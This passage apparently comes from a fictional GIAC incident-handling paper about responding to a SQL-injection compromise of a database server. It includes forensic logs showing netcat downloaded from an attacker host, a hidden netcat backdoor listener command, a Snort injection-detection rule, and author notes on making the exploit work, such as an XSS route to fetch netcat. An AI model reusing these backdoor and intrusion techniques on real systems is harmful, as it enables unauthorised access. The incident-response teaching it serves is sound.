Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
```

IIS log entries spaced for clarity

10.15

Godfrey receives a spike of adrenalin as he reads the IIS logs, this has just changed the Snort Alerts from an 'Event' of which there are many during each day, to an actual 'Incident' that he needs to call. The next sections are carried out by Godfrey in accordance with RFC3227, "Evidence Collecting and Archiving" [74]. He heads off to the 'War Room' and grabbing the Incidents Log Book out of the Jump Bag and composes himself to prepare the first entry. Godfrey takes a deep breath and assesses what evidence the Snort Alerts and the IIS logs have provided, evidence that he can be certain of:

1 GIAC Enterprises Database (spidersales) is vulnerable to SQL Injection, that is the front end must be failing to validate user data at some point and passing SQL commands back to the server.
2 The default installation for Extended Procedures have not been removed form the Database Server.
2 The Default installation of Internet Explorer has not been removed from the Database Server.
3 Explorer was used to download smile.jpg from a host 24.116.117.2.
4 Smile was changed to 'svchost.exe and placed in the \Drivers Directory.
5 'svchost.exe' was launched with flags and options identical to Netcat.
6 The 'backup' of the database was uploaded to 24.116.117.1.

He enters all this information in the Log Book along with the date and time.

Godfrey next alerts the 'Core Team' that an Incident has taken place, involving the Database Server as the Target. He also advises Senior Management that in his opinion, the Database Server need not be taken off line at the moment and that Law Enforcement do not yet need to be informed.

Containment:

Prelude

Belonging as much to the Preparation Phase of IH as Containment, one of Godfrey's first instructions to the 'Core Team' Individuals responsible for the Database was to remove all local backups from the Database Server. After consultation with Management, Godfrey procured a 'special' version of the last backup and reinserted this in its place using the exact path, file name and creation/modification dates. This will then conform to the data in the SQL ERROR log file and subsequently in the Exchange Server Application Log. This 'Special' Database was reviewed and signed off by their Law Enforcement contact who was present when it was inserted to the Database Server.

This 'special' backup, to all intents and purposes looks like the real thing except all confidential data has been removed and replaced with a number of 'hooks'/'bait'. One of these hooks was a reference to a very large potential client order. This technique is an extension of the concept of Data Watermarking. [75] Ultimately if a competitor steals or 'acquires' the data, and then it is highly likely that they will try to land the potential client themselves. If discovered, they would be implicated in either the theft of the database or the known appropriation of stolen goods. Godfrey made sure his Law Enforcement representative was involved with the design details of the special database and helped supervise its installation.

The paper will now step smartly across the boundary between Fiction and Non-Fiction (re Tom Clancy's Net Force) to state that in Godfrey's world his connections with Federal Law Enforcement and their Cyber Crime Division have enabled him to use the 'very large client details' as bait. Basically this potential client is none other than an undercover operation by the Cyber Crime Division. Who ever tries to contact that 'client' can only have obtained the details from the stolen Database and must therefore be either responsible for the theft or know of the individuals involved with the theft. The immediate effect of this prior action on the Incident in hand is that although there has been a serious breach of Security at GIAC Enterprises, their core Intellectual Property, the Database, has not been compromised.

10.30
Making the decision that he does not wish to observe the attacker at work, should they be inclined to return, he instructs Stanley to block the source IP address and the hostile web site address at the border router, which he does by directing all traffic to the Null interface;

```
GIACRTR01#ip route 24.116.117.1 255.255.255.255 Null0
GIACRTR01#ip route 24.116.117.2 255.255.255.255 Null0
```

This is only a temporary solution as the Attacker could easily enter the system using different IP address, it should however, give some time to investigate the Database Server.

10.35
Making his way over to the database server he winces at the thought of what other machines could have been compromised. If only they had an IDS on the Private Internal Network Segment this would be able to provide an additional insight into the extent of the compromise, Godfrey is aware as are his adversaries that most Private Internal Networks are monitored less carefully than the Public Networks, therefore if an Attacker is able to penetrate his outer defences they will be able to increase the level of 'Aggression' (nMap scans, open share scans) without increasing the likely hood of being discovered. Defence in Depth again thinks Godfrey. Calling the 'Core Team' on the 'IH mobile' he instructs them to review all the Event Logs of computers on the Internal Network and co-ordinate comparisons with Stanley who will be analysing the Internal 'Log Server' (specified by Stu Garrett). He makes another note in his book for the lessons learned section to request the purchase of an Internal IDS.

Forensic Examination of the Database Server:
At the Database Server console Godfrey calmly opens his Log Book takes five minutes to re-read through the Procedures Documentation with respect to the Database Server, makes sure everything he needs is in place and begins.

It hardly needs commenting that for each minute this device is 'off-line' GIAC Enterprises are loosing income. It is therefore necessary for Godfrey to complete an initial forensic examination of the Device whilst it is still 'online' and earning dollars. This may not be the 'Ideal' procedure which generally involves pulling the plug and using 'SafeBack' [76] 'dd' [33] or Ghost [77] to make 3 backups etc... but part of the job of a good Incident Handler is the ability to 'Adapt' to the situation and bend the rules if it seems the appropriate thing to do. Godfrey has analysed the situation and made the call, it is his responsibility.

Note: all executables used here by Godfrey are statically linked within his CD and do not require installing onto the Database Server which would alter the Hard Disk and thereby contaminate any evidence. The only thing modified will be the resident memory pool, which in the event of pulling the plug would be lost anyway.

Godfrey first attaches the USB memory Stick, all information reviewed at this stage will also be 'redirected' over to the Drive, see below.

It is assumed that the Database Server has HIDS in the form of Tripwire for Windows [64] so Godfrey's first task would be to confirm that there has been no alteration to the Operating System, Registry and other 'hash' protected applications. This is achieved by comparing the 'hash' signatures stored on the CD with the ones installed on the database. Upon confirmation that all systems check out Godfrey notes this information in the Log-Book and carries on. Inserting his Windows Forensics CD he prepared earlier he now runs 'pasco'. This utility is designed to investigate Internet Explorer's Activity Files [78] 'index.dat'. There are a number of these files and depending on the version of Windows they are located in any number of differing areas, the Foundstone white paper, "Forensic Analysis of Internet Explorer Activity Files" [79] provides an excellent discussion of these files. There is an index for the 'cookies' for the 'history' and for the 'content'. Godfrey knows that IE has been used to download a version of Netcat, as that information is recorded in the IIS log files. It is then quite possible then that once Netcat was in operation IE may have been employed directly, bypassing the IIS logs. Godfrey needs to investigate this, he first looks at the content index:

```
D:\pasco>pasco.exe  C:\" Documents and
Settings"\Administrator.GIAC_LOCAL\"local settings"\"Temporary Internet
Files"\content.IE5\index.dat

History File: C:\Documents and Settings\Administrator.GIAC_LOCAL\local
settings\Temporary Internet Files\content.IE5\index.dat

TYPE    URL     MODIFIED TIME   ACCESS TIME     FILENAME        DIRECTORY
HTTP HEADERS
URL     http://24.116.117.2/~stevejobs/nc.exe   Sat Jan  3 04:37:34 1998
Sat May 15 04:48:14 2004        nc[1].exe       WDIF092Z        HTTP/1.1
200 OK
 ETag: "3afcee-e800-34adc08e"  Content-Length: 59392  Keep-Alive:
timeout=15, max=100  Content-Type: application/octet-stream
~U:administrator
URL     http://172.16.26.4/injection.htm        Sat Jun 12 18:52:06 2004
Sat May 15 23:50:48 2004        injection[1].htm        WDIF092Z
HTTP/1.1
 200 OK  Content-Length: 225  Content-Type: text/html  ETag:
"5ab1565bae50c41:3e2"  MicrosoftOfficeWebServer: 5.0_Pub  X-Powered-By:
ASP.NET    ~U:administrator
URL     http://172.16.26.4/iisstart.htm Mon May 31 23:39:01 2004        Sat
May 15 23:51:53 2004        iisstart[1].htm WDIF092Z        HTTP/1.1 200 OK
Content
-Length: 1445  Content-Type: text/html  ETag: "aa4d65736847c41:3e2"
MicrosoftOfficeWebServer: 5.0_Pub  X-Powered-By: ASP.NET
~U:administrator
URL     http://24.116.117.2/~stevejobs/smile.jpg        Sat Jan  3 04:37:34
1998        Tue June 16 05:54:07 2004        smile[1].jpg    GDANCLAF
HTTP/1.1
 200 OK  ETag: "3ae6b2-e800-34adc08e"  Content-Length: 59392  Keep-Alive:
timeout=15, max=100  Content-Type: image/jpeg    ~U:administrator
```

Notice the random directory name (bold), the first two entries record the Author downloading 'nc.exe' and a test '.htm' page as an experiment to see if it would trigger any of IE's built in security features. When requested by the SQL process (running under 'system' privileges) it didn't but did when 'iexprore.exe' command was entered at the console. Note (as previously discussed) the cache names of the files have the extra '[1]' attached before the file extension. It looks like IE has not been used since downloading Netcat. Godfrey makes a note in the Log Book, 'redirects' the data over to the Memory Stick and continues.

```
D:\pasco>pasco.exe  C:\" Documents and
Settings"\Administrator.GIAC_LOCAL\"local settings"\"Temporary Internet
Files"\content.IE5\index.dat > E:\index.dat

>     redirect output from standard out (screen) to
E:\   USB Memory Stick
```

Redirection of Data

His next task is to see what processes are currently running and note the up-time each process and the server as a whole. To do this he employs the 'pstools' suit from System Internals [80].

```
D:\pstools>plist -t

PsList 1.26 - Process Information Lister
Copyright (C) 1999-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for GIACDB01:

Name                             Pid Pri Thd  Hnd      VM      WS    Priv
Idle                               0   0   1    0       0      16       0
  System                           4   8  47  282    1916      72       0
    smss                         284  11   3   17    3840     240     164
      csrss                      436  13  12  434   25256    2732    1772
      winlogon                   460  13  17  503   44540    3136    6924
        services                 504   9  19  308   19776    2064    1476
          svchost                748   8  10  183   16016    1524     864
            wmiprvse            1952   8   4  143   21432    2328    1448
          svchost                800   8   9  131   34116    2304    3304
          svchost                828   8   5   78   14448    1076     628
          svchost                884   8  42  795   69444    8372    9928
            wuauclt             1144   8   5   69   28348    1212    1156
          spoolsv               1064   8   8  103   25492    1788    3800
          msdtc                 1092   8  21  174   26716    2380    1688
          svchost               1224   8   2   60   12888    1384     468
          svchost               1296   8   2   33    7036     384     264
          VMwareService         1336  13   3   33   15576     784     380
          mssearch              1392   8   7  144   28788     684    3876
          dfssvc                1504   8   9   70   28812    1452    1232
          sqlservr              1636   8  28  301  195536   10388   14440
            cmd                 1704   8   1   25   10964     776    1384
              IEXPLORE          1548   8   2  139   41724    5996    2288
            cmd                  648   8   1   27   10964    1028    1384
              svchost            348   8   1   25   12768    1472     484
          svchost               1692   8  16  128   49220    1868    1284
        lsass                    516   9  30  458   40712    5800    8332
```

```
explorer                       440   8  13  462   70580   13816   10724
  sqlmangr                     676   8   2   60   33224    2476    1284
  isqlw                        840   8   5  121   47540    9076    3472
  VMwareTray                   896   8   2   26   25532    1192     636
  VMwareUser                   948   8   1   24   24912    1728     664
  cmd                         1072   8   1   23   13524     796    1400
    pslist                    1256  13   1   74   16580    1520     616
  cmd                         1828   8   1   21   13524     620    1408
```

plist output

He can see quite clearly that Internet Explorer and 'svchost' are both still resident in memory (bold), this adds to his suspicion that if the Attacker was intent on returning they at least would try to cover their tracks.

```
-t    displays the process tree from parent process down
```

Note: in actual fact the 'svchost process (Netcat) would have terminated once Billy-Jean closed the Netcat connection on her side, it is shown here to demonstrate that it too has system/sqlserver privileges. Now using (-x) he is able to view the up-time of all processes on the system, and used in conjunction with 'psinfo.exe' (below, which will enable him to confirm that the system has not been rebooted), make a positive correlation between the times of the incidents recorded on the various machines. Note: there is no facility for NTP (Network Time Protocol) [81] in Stu Garretts Design, therefore Godfrey must make a record at each computer and adjust for drift accordingly. (He possesses on his wrist one of the newer model chronometers that are designed to receive radio broadcasts from a local atomic clock) [82]. He makes a note in his Log Book to request the use of NTP throughout the organisation To save space 'pslist -x' is not shown.

```
System information for \\GIACDB01:
Uptime:                    0 days 12 hours 19 minutes 10 seconds
Kernel version:            Microsoft Windows Server 2003, Uniprocessor Free
Product type:              Advanced Server
Product version:           5.2
Service pack:              0
Kernel build number:       3790
Registered organization:   GIAC ENTERPRISES
Registered owner:          HP2
Install date:              3/31/2004, 12:55:53 PM
Expiration date:           9/27/2004, 12:55:53 PM
Activation status:         Activated
IE version:                6.0000
System root:               C:\WINDOWS
Processors:                1
Processor speed:           450 MHz
Processor type:            Intel Pentium III
Physical memory:           128 MB
Video driver:              VMware SVGA II
```


Getting uptime of system with 'psinfo' [80]

Recalling that any 'rootkit' install would require a 'reboot' which has not happened, that Tripwire for Windows has already confirmed that there as been no alteration to any 'protected' files on the disk (for example Windows Explorer) and that his 'pslist' tool is executed from a known good CD, there is nevertheless a slim possibility that the Attacker has installed an additional 'backdoor' tool that can hide from these process list viewers. Netcat itself has this ability when in Listen mode, the command would be;

```
C:\nc.exe -l -p53 -d

-l          Listen Mode
-p 53       tcp port 53 (DNS)
-d          Detach ffom console and task list.
```

Under these circumstances a 'backdoor' would not be able to hide from a basic file search. Using Windows Explorer, Godfrey searches the local drive for any file created or modified since that day, 16 May 2004. Note: for the record it may be possible to insert a 'backdoor' with a creation and or modification date prior to the Exploit date but the additional investigation of this is beyond the scope of this paper.


Search Results
File Edit View Favorites Tools Help
Back Search Folders
Address Search Results Go
Search Companion
Search

All or part of the file name:
A word or phrase in the file:
Look in: Local Hard Drives (C:)
When was it modified?
○ Don't remember
○ Within the last week
○ Past month
○ Within the past year
● Specify dates
Created Date
from 5/11/2004
to 5/23/2004
What size is it?
More advanced options
Type of file: (All Files and Folders)
☑ Search system folders
☑ Search hidden files and folders
☑ Search subfolders
☐ Case sensitive
☐ Search tape backup

Name	In Folder	Size
Downloader	C:\Documents and Settings\All Users\Applic...	
Screen Grab Pro	C:\Documents and Settings\All Users\Start ...	
Custom.theme	C:\Documents and Settings\Administrator\A...	5 KB
Microsoft	C:\Documents and Settings\Administrator.G...	
HelpSessionHistory.dat	C:\Documents and Settings\Administrator.G...	10 KB
index.dat	C:\Documents and Settings\Administrator.G...	32 KB
index.dat	C:\Documents and Settings\Administrator.G...	32 KB
index.dat	C:\Documents and Settings\Administrator.G...	32 KB
pagerror[1].gif	C:\Documents and Settings\Administrator.G...	3 KB
smile[1].jpg	C:\Documents and Settings\Administrator.G...	58 KB
coC[1].gif	C:\Documents and Settings\Administrator.G...	1 KB
injection[1].htm	C:\Documents and Settings\Administrator.G...	1 KB
iisstart[1].htm	C:\Documents and Settings\Administrator.G...	2 KB
qmgr0.dat	C:\Documents and Settings\All Users\Applic...	4 KB
qmgr1.dat	C:\Documents and Settings\All Users\Applic...	4 KB
Screen Grab Pro	C:\Documents and Settings\All Users\Start ...	1 KB
Outlook Express	C:\Documents and Settings\Administrator.G...	
Folders.dbx	C:\Documents and Settings\Administrator.G...	74 KB
Inbox.dbx	C:\Documents and Settings\Administrator.G...	75 KB
Offline.dbx	C:\Documents and Settings\Administrator.G...	10 KB
pascoout.txt	C:\	4 KB
plist.txt	C:\	3 KB
plistx.txt	C:\	38 KB
svchost.exe	C:\	58 KB
test3.txt	C:\	1 KB
tools	C:\	
InstallShield Installation Infor...	C:\Program Files	
Traction Software	C:\Program Files	
WinPcap	C:\Program Files	
cscript	C:\tools	0 KB
dblog	C:\tools	7 KB

152 objects

Figure 16 Windows Explorer 'search by date'.

Note: the dates shown encompass a small section of the LAB work and are not then specific to Exploit time line. Discovering that there had been no unusual additional files or modifications to existing files, Godfrey, quite relieved enters the information into his Log Book.

11.30 Core Group Incident Strategy Meeting
The group now convene to discuss the progress made in analysing the Incident and plan their next tasks;

The Core Team who have been comparing the Event Log's on the other machines on the network report that all appear in sync with the Log Server. The conversation now turns to the database Server.

Stanley is strongly in favour of 'Nuking the Server from High Orbit, its the only way to be sure, right?" (Ripley, Aliens 2). Godfrey then points out a number if problems with this approach

1 Even though they are fortunate enough that there is a 'downtime' window already scheduled for later that evening 11.30pm - 1.30 it is not nearly enough time for a complete forensic backup and system rebuild.

Stanley interrupts and states that the System Administrators have 'Streamlined' (ready built O.S. including Service Packs and Patches) installation CD's for all critical Servers and so there will be plenty of time. Godfrey continues;

2 Even though there is a Streamlined CD this will only re-install the exact same vulnerabilities that lead to the initial compromise for example 'xp_cmdshell' and Internet Explorer, installed by default.

Stanley remains strangely quiet, Godfrey continues;

3 I recommend that during the 'downtime' window after the forensic backup, we remove from the Database Server all stored and extended Procedures that are not required for the system to function. That task is delegated to the in-house individual in charge of the SQL Database and if they are not sure then contact the database designers and get them here within the hour to help. And, he growls, I would very much like to see the contract and scope of works GIAC Enterprises used during the development of the database, especially where it relates to the ASP front end. This was after all the primary attack vector; if there was proper input validation at the Web Server then we would not be in this situation. The management representative accepts this task and will report back at a later stage.

4 I also recommend removing Internet Explorer from the machine this task is delegated to Stanley.

5 In the interim period, to remain secure, Godfrey proposes to amend the Snort rule to contain the line;

```
resp:rst_all;
```

This is Snort's Flexible Response, Active Response Action. In essence if the packet triggers the rule then alongside the Alert and Log Snort will issue a RST/ACK packet to both sides of the connection. Because there have been no further Alerts on this rule Godfrey is confident that it is not generating 'False Positives' and therefore until he is able to remove the built-in SQL Extended Procedures, of which 'xp_cmdshell' was the primary Vector for this attack. He must prevent any further use of this tool whilst maintaining the Availability of the Database to valid customers and partners. Godfrey also understands the dangers of Denial of Service issues with this Active Responce technology but he believes that adding it is a necessary stopgap measure.

```
alert tcp $EXTERNAL_NET any -> $WEB_SERVER $HTTP_PORTS (msg:"Injection
Attempt"; flow:to_server,established;
uricontent:".asp";pcre:"/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-
)|(\%3b)\(\;))/i"; resp:rst_all; classtype:Web-application-attack;
sid:9999; rev:1;)
```

The Complete Rule now including Flex Response

6 Godfrey, satisfied that there are no 'sniffers' on the network, must however make the assumption, although there is no hard evidence, that during the Incident the password file was downloaded for later decryption with tools such as LC5 [83]. He must then instruct the team to change all key passwords on the system within the next 2 hours, (as the passwords use a mixture of Alphanumeric and Upper and Lower case and Special Characters, a 'brute force' attack would be necessary to obtain any passwords. On very high specification machines this could take less than 24 hours, Godfrey does not want to take any chances.

7 Finally Godfrey asks his Core Team Senior Manager to instruct the Board that the Server will be taken off line and hardened during the scheduled 'downtime' and to assure them that this action will not cause any undue inconvenience or concern from customers or partners, (important in maintaining GIAC Enterprises e-commerce credibility). Secondly that he will now be contacting their Law Enforcement representative to arrange for them to be present during the Server Backup and re-configuring this is vital for the 'Chain of Custody' of the evidence. Lastly, that to the best if his knowledge there has been no leak of Intellectual property from GIAC Enterprises.

8 Godfrey has not forgotten that the penetration test he ordered had failed to highlight this vulnerability, however first things first, he will address that issue once the immediate crisis is over.

During this meeting one representative of the Core Team takes the minutes while Godfrey enters all agreed relevant points into the Log Book.

11.30pm
With the Law Enforcement Official and management representative present the following actions are taken:

Taking no chances, Godfrey's first task is to disconnect the Database Server from the Internet and connecting it to the IH jump bag mini-hub, which he has enabled next to the server. This precaution is required due to the 'network sensing' capabilities of the new Microsoft Operating Systems, they will alert the user if they recognise a signal loss. This 'feature' can be used utilised by an Attacker to trigger any 'Malware' they have installed on the machine to self-destruct not only itself but possibly the entire disk. Godfrey is well versed in swapping cables and manages to connect the Server to the hub with out any problem.

The next item is to perform a complete backup of the Database files to the USB disk. This is to ensure that there is a clean backup in the event of data corruption during the next phase.

Godfrey next instructs Stanley to 'pull-the-plug' on the Database Server. An orderly shutdown could potentially erase vital evidence, for instance the system cleaning up temporary cache files or as in the case of the network signal loss 'feature' a program left by the Attacker instructed to erase all traces of the Exploit's presence or even worse, erase the disk contents. Therefore at 11.55pm Stanley pulls the power cord from the back of the Database Server.

The next task on the list is to make a number of 'forensic quality' backups of the disk, there will be 4 copies made, once all copies are completed the actual Hard Disk from the server will be removed placed inside an evidence bag (obtained from the Jump Bag) signed and dated by both Godfrey, the GIAC Management representative and the Law Enforcement representative.

As the 'SafeBack' software is unavailable Godfrey takes the Knoppix CD from the Jump Bag and boots the Server into Knoppix. He will open a 'root shell' and use the tool 'dd' to make a bit by bit copy of the drive using the following command,

```
root@ttyp1[knoppix]#dd if=/hda of=/hdb
```

`if=/`	input file, this is the entire Database Server hard disk
`hd`	Unix speak for Hard Disk (hd) usually means IDE drive
`a`	this is the first drive, other are hdb, hdc and so on
`hda1`	the 1 in this case, although not used denotes a particular partition on the Drive as Godfrey wishes the entire Disk to be copies he just specs the Disk,
`of/=`	output file, this is the destination for the copy
`hdb`	second drive, the USB disk (NOTE: the LAB has no USB drive but this command was tested using a secondary IDE disk

This command is repeated three more times, with three additional disks uses as 'hdb'.

The system is then shutdown and Knoppix CD removed. The Original Database Server Hard Disk, 'Tagged and Bagged'. The first three copies are tagged also, one having gone to Law Enforcement the next is given to Management and the last is reserved by Godfrey to carry out his own forensic analysis at a later date. The final copy is reinserted into the Database Server and the Server rebooted once it is reconnected to the main network via an additional switch. This switch is up-linked to the main network and in addition to the Database Server has the IH laptop from the Jump Bag attached. The Switch has been configured for Port Mirroring and the Laptop configured with 'tcpdump' to monitor all traffic between the Server and Main Network, just in case there has been any additional 'backdoor' that has not been discovered.

The Law Enforcement representative has now signed for and has in possession the original Hard Disk, a bit copy of the Hard Disk, a copy of Godfrey's USB Memory Stick data from his earlier analysis, copies of the Web Server logs and Snort Alerts, and a copy of Godfrey's IH Log Book. All items correctly identified and sealed in appropriate Evidence bags.

Eradication:
Wednesday 12.45am

Mean while the Database Designers, having spent the last 10 hours reviewing and identifying all possible areas of the APS code that require additional input validation are updating the Web Page.

Once the Server is up all Stored and Extended Stored Procedures are removed (the Database Design team confirm that the System does not require them) from the Master database and all associated 'dll's' from the SQL bin directory. If the 'dll's' are not removed an attacker who had access to the server would be able to create an extended procedure and link it to the 'dll' thereby gaining the original functionality. Internet Explorer is removed and the Server is rebooted.

Recovery:
1.15
The backup of the Database is restored and the system goes online.

Two of the Core team are to remain on alert for the remainder of the night in case there have been any issues arising from the works carried out and to monitor the IH Laptop which in addition to 'tcpdump' is monitoring the Database with a full Snort Rule Set including Godfrey's custom signatures, the staff will be relieved at the start of normal office hours.

A lessons learned meeting is scheduled the following Monday morning.

Lessons Learned:
Friday 9.00am

Godfrey prepares his Lessons Learned report; it is divided into 4 main sections.

Section 1: *Issues outside the scope of Incident Handling*

Although way outside the remit of an Incident Handlers duty, this particular Incident demands that he must question the Policy and Procedures that the organisation used when contracting the design of their e-commerce solution. If they are sound then there was a failure somewhere in their execution and this needs to be identified. He is appalled that;

1 The Database Designers had not included input validation within the APS pages.
2 That the SQL Server had been installed in its default mode with all stored and extended stored procedures and included Internet Explorer.

Section 2: *IH Preparation*
Over the last two days Godfrey has performed his own investigation of the GIAC Perimeter, this is mainly due to the poor quality of the penetration test performed by the external consultants (an issue that will be covered at a later time). He needs to understand what reconnaissance is available to an attacker. He finds a number of issues that were previously identified but failed or were not in place; the people responsible for this must be identified and questioned.

1 There were no warning banners on the Public Mail Relay, it was in a default state and provides an attacker with information as to the type and version of the mail relay software.
2 The Web Server error replies were also not amended for example the '404 file not found page' revealed it was an IIS server.
3 Upon examining the router and Firewall configuration files he found that logging was not enabled on any packet, not that it would have helped detect this particular Incident, but he feels very strongly that the logging features of these systems are a valuable asset in intrusion detection and later forensic analysis.
4 Stanley's mistake in divulging valuable reconnaissance after the specific training and Policy on the use of the Norman Nemo 'alert' is a great worry.

As head of the Incident Team, this is ultimately his responsibility, and he is not too happy about it.

Section 3: *Identification Containment Eradication and Recovery*
Concerning how the Core Team actually managed the Incident once it has been identified, Godfrey is more than happy to report that they functioned exceptionally well, and can find no issues that would improve his team in this area. The rest of this section taken from his IH Log-Book, (the largest Section of the report) is concerned with a detailed examination of the Incident. It ends with an update on the current situation stating that the specific exploit signature has not recurred during the recent close monitoring of the IIS logs.

Section 4: *Recommendations*
There are a number of recommendations that Godfrey will make in his report some of which have arisen from the incident and will be itemised during the meeting.

Monday 9.30am

With the Core Team assembled, and the Lessons Learned report issued, Godfrey run's through his recommendations

1 Section 2 of the report must be initiated immediately and Godfrey will delegate tasks after this meeting and arranges a specific meeting with himself Stanley and the Management Representative

2 An additional IDS system must be purchased to monitor the Private Internal Network

3 All logging systems, routers, firewalls and IDS must be configured to report to a central management station, which will be configured to alert via email, SMS and or Pager should that be a requirement at a later stage. This will involve a reconfiguration of the Firewall to pass ssh traffic and the purchase of a management station. All systems to use NTP for the synchronisation of Incidents

4 Godfrey would hope management will see the benefit of deploying personal firewalls with logging capability to all machines but accepts that this may take a while to implement.

5 GIAC Enterprises needs to setup a LAB that will be specifically constructed to mirror the production equipment in use, this will include Servers, Laptops and Workstations. The object of this LAB is to create 'hardened' versions of all Systems to be tested prior to deployment. The first System to be constructed will be the Database Server followed by the Web Server.

6 As the vulnerability that caused the Incident was caused by 'sloppy' code design, Godfrey recommends a complete review of all 'bespoke' code in use at GIAC Enterprises.

In summation Godfrey praises the team for their excellent work during the Incident and encourages them to continue their vigilance. The meeting ends with the Core Team agreeing to all the recommendations and sign off on the accuracy of his report. The Management representative instructs Godfrey to produce a cost plan for his recommendations to be presented at the next Board meeting.

Requiem:

A few weeks later Godfrey is reminiscing about the Incident over a quit dinner and glass of wine with his wife, " They caught the bloke you know, worked in sales at one of GIAC Enterprises competitors, he rang the 'big lead' number thinking he was getting a sale and got arrested instead. Law Enforcement thinks it was a contract job. The IP address of the Attacker was a dead lead, it resolved to some Cyber Cafe and the bloke they caught never knew who he was dealing with, just received the Database by courier, no fingerprints, completely untraceable, must have been a real professional. All in all," he says taking another sip of wine, " Thanks to the Six Steps of Incident Handling, and my creative watermarking of the 'dummy' database, GIAC Enterprises were saved from a really embarrassing security breach." Billy-Jean sits back looks deeply at the wine in her glass and thinks to herself "no ripples".

Confessions:
In order for this Exploit to 'fly' as it were, the reader's attention is drawn to four small 'issues'.

1 Stu Garrett's wonderful Firewall policy had to be amended. The Database Server GIACDB01, (172.16.28.22) was added to the table variables the line:

```
table <Corp_users_IP> file "etc/corpusers"
```

This enabled the Database Server to exit the Firewall on the rule:

```
pass out quick on $DMZ_if proto tcp from <Corp_users-IP> to any port
(80,443) flags S/SA modulate state
```

2 The Author has yet to discover how to obtain the full path to the downloaded 'smile.jpg' file. as it appears that each directory within the '~Content.IE5\' directory is randomly generated by IE. Thus proving somewhat difficult to know in advance.

```
C:\Documents and Settings\Administrator.GIAC_LOCAL\Local
Settings\Temporary Internet Files\Content.IE5\
```

Path to temporary folder Windows 2003 Enterprise Server

That said, the Author is certain that much brighter individuals would find this exercise 'trivial'. There is also the possibility that the '~Content.IE5\index.dat' file, (containing the name of the random directory), which is in a known directory could be somehow copied to a public directory on the Web Server for retrieval, in a similar manor to the detail of the original 's-quadra' exploit.

Lastly the reader can be satisfied that the latest cross site scripting vulnerability posted by Rafel Ivgi [84] could instead be used to download Netcat, thereby avoiding the random folder issue entirely. All Billy-Jean would have to do is direct Internet Explorer to one of her Web Sites, which contained this Exploit.

3 Some of the dates and times have been modified in the traces to fit with the time-line of the attack. The Author, quite frequently, forgot this and that aspect or flag and so had to go back a number of times to rework the exploit.

4 A number of the screenshots used in the Reconnaissance section have been 'doctored' for the purposes of illustrating information gathering of the fictitious organisation GIAC Enterprises.

Final Note:
The Author has dragged himself through an enormous learning curve in attempting to complete this paper, therefore the existence of errors however great or small is both acknowledged as inevitable and entirely his own responsibility.

References: *active as of 27.06.2004*

